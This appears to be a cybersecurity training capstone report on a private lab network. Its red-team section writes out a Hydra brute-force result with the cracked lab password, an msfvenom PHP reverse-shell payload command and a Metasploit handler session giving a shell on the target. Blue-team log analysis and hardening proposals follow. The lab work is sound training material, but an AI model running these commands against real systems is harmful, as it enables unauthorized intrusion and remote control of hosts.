Capstone Engagement

Assessment, Analysis,
and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
IP Range: 192.168.1.0/24
Netmask:255.255.255.0
Gateway:192.168.1.1

Machines
IPv4:192.168.1.90
OS:Linux
Hostname:Kali

IPv4:192.168.1.105
OS:Linux
Hostname:Capstone

IPv4:192.168.1.100
OS:Linux
Hostname:ELK

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ELK	**192.168.1.100**	Received logs from the attack for inspection by the Blue Team
Capstone	**192.168.1.105**	Served as target machine for engagement
Kali	**192.168.1.90**	Served as the attacking machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Sensitive Data Exposure Critical	A directory containing sensitive information entitled secret_folder is publicly accessible	This exposes credentials that can be used to exploit server
Unauthorized File Upload Critical	Users have the ability to upload files without restriction	This allows the attacker to load harmful PHP scripts
Remote Code Execution Critical	Attackers have the ability to execute shell commands	This enables a bad actor to open a reverse shell on the target

Exploitation: Sensitive Data Exposure

01

Tools & Processes


- Nmap was used for network scanning and host identification
- A browser was used to search through target machines directories
- Hydra was used for password cracking

02

Achievements

- Found a password protected directory entitled secret_folder that was susceptible to brute-force attacks

03




Index of /


Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2		

Apache/2.4.29 (Ubuntu

http://192.168.1.105 is requesting your username and password. The site says: "For ashtons eyes only"



```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-29 1
7:09:23
root@Kali:/# 
```



Index of /company_folders/secret_folder

Name	Last modified	Size	Description
Parent Directory		-	
connect_to_corp_server	2019-05-07 18:28	414	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Exploitation: Unauthorized File Upload

01

Tools & Processes


- CrackStation to crack the discovered hash credential
- Msfconsole to generate shell file


02

Achievements


- Uploaded malicious PHP to target to gain RCE ability

03






```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

root@Kali:~# █
```




Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
passwd.dav	2019-05-07 18:19	43	
shell.php	2021-06-30 00:37	1.1K	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:52428) at 2021-06-29 17:39:56 -0700

meterpreter > █
```



```
meterpreter > shell
Process 2138 created.
Channel 1 created.
```

Exploitation: Remote Code Execution

01

Tools & Processes


- Meterpreter within Metasploit was used to connect to the shell used for compromise

02

Achievements

- Opened a remote shell on target and from there traversed the system to find and capture the flag

03




```
cat flag.txt
b1ng0w@5h1sn@m0
```


Blue Team

Log Analysis and
Attack Characterization

Analysis: Identifying the Port Scan


- The scan occurred at 12:05AM
- There were approximately 19,105 packets sent from 192.168.1.90
- The rapid succession over a short time is indicative of a port scan






Analysis: Finding the Request for the Hidden Directory

- The request for the hidden directory was made at 12:05AM with 19,105 requests total.
- The top files requested were **/company_folder/secret_folder**,**/company_folder/webdav**, and **/webdav/shell.php**






Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,529
http://127.0.0.1/server-status?auto=	794
http://192.168.1.105/webdav	50
http://192.168.1.105/webdav/shell.php	14
http://192.168.1.105/webdav/passwd.dav	8

Export: Raw Formatted


Analysis: Uncovering the Brute Force Attack

- The directory **secret_folder** was requested 15,529 times.
- Of those requests only two were successful in accessing the file within



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,529
http://127.0.0.1/server-status?auto=	794
http://192.168.1.105/webdav	50
http://192.168.1.105/webdav/shell.php	14
http://192.168.1.105/webdav/passwd.dav	8




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	2

Analysis: Finding the WebDAV Connection

- 15,529 requests were made to the directory **secret_folder**
- **shell.php** was requested 14 times



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,529
http://127.0.0.1/server-status?auto=	794
http://192.168.1.105/webdav	50
http://192.168.1.105/webdav/shell.php	14
http://192.168.1.105/webdav/passwd.dav	8

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

- For future port scans an alarm tracking the number of requests per second should be set.
- These alarms should be triggered any time an IP sends more than 10 requests per second in succession

System Hardening

- A whitelist of IPs, ICMP traffic filtering, and a local firewall for the purpose of throttling incoming connections are some of the configurations that can be set to mitigate port scans against the host

Mitigation: Finding the Request for the Hidden Directory

Alarm

- A whitelist of friendly IP addresses can be implemented with the alarm set off whenever an IP outside that list tries to make a connection.
- Any time an unauthorized IP attempts to gain access it sets it off. The threshold being “allowed or not”

System Hardening

- The host could block unwanted access by restricting information to certain users, as well as implementing encryption. An example would be using PGP on any file deemed sensitive and having the keys held by only the allowed parties.

Mitigation: Preventing Brute Force Attacks

Alarm

- An alarm that could be set would be to again track the number of requests per second. 100+ requests per second in quick succession is a reasonable threshold for triggering.

System Hardening

- Tools like fail2ban, IPBan, and DenyHosts can be implemented to prevent brute forcing. These intrusion prevention tools all work by analyzing logs and running scripts to look for suspicious activity then subsequently blocking the addresses generating said activity.

Mitigation: Detecting the WebDAV Connection

Alarm

- An alarm to put in place would be to track all webdav access with a tool like Filebeat and trigger any time a file within is read. This would keep any addresses outside the allowed range from access and aid in the detection in the event they’re able to gain access.

System Hardening

- Installation and configuration of Filebeat is the main requirement.

Mitigation: Identifying Reverse Shell Uploads

Alarm

- A set of forbidden file types should be set and an alarm should trigger whenever a POST request containing the restricted types is detected.

System Hardening

- Restrictions on write permissions, isolation of uploads, and configuration of Filebeat would significantly harden the system.

The End